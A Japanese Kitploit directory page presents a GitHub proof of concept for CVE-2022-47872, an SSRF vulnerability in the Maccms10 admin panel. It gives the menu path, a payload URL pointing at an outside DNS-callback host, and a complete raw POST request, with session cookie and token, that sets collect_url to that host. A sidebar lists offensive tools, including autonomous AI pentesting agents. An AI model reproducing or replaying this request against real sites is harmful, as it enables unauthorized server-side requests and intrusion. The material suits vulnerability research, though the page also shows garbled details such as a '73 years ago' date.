
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2022-47872 — Maccms10管理面板におけるSSRF脆弱性の概念実証であり、HTTPリクエスト詳細を含むカスタムインターフェース収集を介した悪用を示しています。 | Kitploit

ツール/GitHubGitHub/cedric1314/cve-2022-47872
脆弱性分析エクスプロイトウェブアプリケーション悪用ペネトレーションテスト
GitHubcedric1314/cve-2022-47872

CVE-2022-47872

Maccms10管理面板におけるSSRF脆弱性の概念実証であり、HTTPリクエスト詳細を含むカスタムインターフェース収集を介した悪用を示しています。

リポジトリを見る
73年前未レビュー
共有

#CVE-2022-47872

maccms10 admin+ SSRF攻撃

概要


メーカーのウェブサイト情報:https://maccms.pro

ソースコードダウンロードアドレス: https://github.com/maccmspro/maccms10.git

影響を受けるバージョン:V2021.1000.2000
画像

2.脆弱性の詳細

https://github.com/maccmspro/maccms10/issues/22


バックグラウンドに入り、Collect --> カスタムインターフェース --> インターフェースアドレスをクリック、

名前ボックスにpayload1:http://7ca8e96e.dns.1433.eu.org.を入力

これによりSSRF攻撃が引き起こされる可能性があります。

脆弱性名:SSRF攻撃

脆弱性レベル:中リスク

脆弱性の場所:Collect --> カスタムインターフェース --> インターフェースアドレスをクリック

3.脆弱性の再現と


POST http://192.168.52.163/admin.php/admin/collect/info.html HTTP/1.1

Host: 192.168.52.163

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:106.0) Gecko/20100101 Firefox/106.0

Accept: /

AcceptLanguage: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 Accept-Encoding:gzip,deflate

Content-Type: applicat ion/ x-www-form-urlencoded; charset=UTF-8

X-Requested-With: XMLHttpRequest

Content-Length: 226

Origin: http://192.168.52.163

Connection: close

Referer: http://192.168.52.163/admin.php/admin/collect/info.html

Cookie: PHPSESSID=gn328q2i2ruajsh96qoll65ia7

collect_id=&token=8d639020c85bde89f9276381d2460046&collect_name=1111&collect_url=http%3A%2F%2F7ca8e96e.dns.1433.eu.org.&collect_param=%26q%3D1&collect_type=1&collect_mid=1&collect_opt=Ø&collect_filter=0&collect_filter_from=

画像

画像

画像

画像

画像

ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    668
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    496
  • 3

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    394
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    339
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    258
  • 6

    antifox

    antifox-ai/antifox

    偵察、攻撃対象領域の探索、エクスプロイト検証、証拠に基づくレポート提供を実行するAIマルチエージェント自律ペネトレーションテストプラットフォーム。

    254

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →